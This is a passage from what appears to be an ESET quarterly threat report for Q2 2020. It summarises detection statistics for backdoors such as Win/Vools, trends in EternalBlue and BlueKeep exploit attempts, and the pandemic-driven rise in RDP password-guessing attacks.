
Ranking first among backdoors was Win/Vools, with nearly 19% of detections. This malware uses the infamous EternalBlue exploit targeting a vulnerability in the SMBv1 protocol to spread to vulnerable computers. If successful, Vools collects a victim's sensitive information and sends it to a remote server. Win/Vools was behind the uptick in backdoor detections in June 2020, with most detections in Indonesia.



Spyware and backdoor detection trends in Q1 2020-Q2 2020, seven-day moving average



Top 10 spyware families in Q2 2020 [% of spyware detections]



Top 10 backdoor families in Q2 2020 [% of backdoor detections]

¹Detections of trojans and worms with data-stealing, password-harvesting and keylogging capabilities. ²Detections of applications allowing remote access to a computer without the user's knowledge.

Exploits

Persistent attempts to establish an RDP connection – typically, an indicator of a network attack – have more than doubled since the beginning of 2020.

The long-term decline in attempted attacks using the EternalBlue exploit leveled off in Q2 2020. EternalBlue exploits were responsible for WannaCryptor (aka WannaCry), the most damaging ransomware outbreak ever. Now, three years after the vulnerability was patched, the number of attacks is at roughly half the historical high in Q2 2019.

The number of attacks using BlueKeep – the “wormable” critical remote code execution vulnerability in Remote Desktop Services that was disclosed after being patched in May 2019 – rose in Q2 2020, by roughly a third. However, both BlueKeep and EternalBlue detections fall significantly if internal network security testing is discounted.

Both EternalBlue and BlueKeep have been deployed by some of the most sophisticated threat actors; one of the most recent examples is [InvisiMole](#) [6].



Attack attempts via the Remote Desktop Protocol (RDP) are on the rise. RDP is a proprietary solution from Microsoft that allows connecting remote computers to the corporate network. Organizations, having employees working from home, have been forced to make more services accessible from outside their network perimeters – using, typically, RDP. Hence, due to the pandemic, the surface for RDP attacks has grown: our telemetry shows that the number of servers targeted with password-guessing attacks increased by approximately 30%.

Most of both the EternalBlue and BlueKeep detections can be attributed to internal enterprise security testing tools. Despite having been patched in most systems, these vulnerabilities are so serious that some tools perform scanning for them in the default setting.

Jiří Kropáč, Head of Threat Detection Labs, ESET

Despite the risks, organizations often fail to protect their RDP connections with strong authentication, leaving their networks vulnerable to password-guessing attacks. Should the cybercriminals succeed in breaking into a network, they will attempt to elevate their rights to admin level, disable or uninstall security solutions, and then install and run cryptominers, backdoors or ransomware.

Refer to [this article](#) [63] to learn more about the remote access risks, and the new component of ESET Network Attack Protection that mitigates them. Named ESET Brute-Force Attack Protection, this new detection technology tracks login attempts from external environments, and uses a finely tuned logic to block those deemed malicious and put the offenders’ IP addresses into a blocklist.



Trends of EternalBlue and BlueKeep attack attempts in Q1 2020-Q2 2020, seven-day moving average

Trends of RDP connection attempts in Q1 2020-Q2 2020, seven-day moving average


Mac

According to ESET telemetry, Mac detections saw another steady quarter, with an overall slight decline in volume relative to Q1 2020, and the list of most prevalent detections remained virtually unchanged.

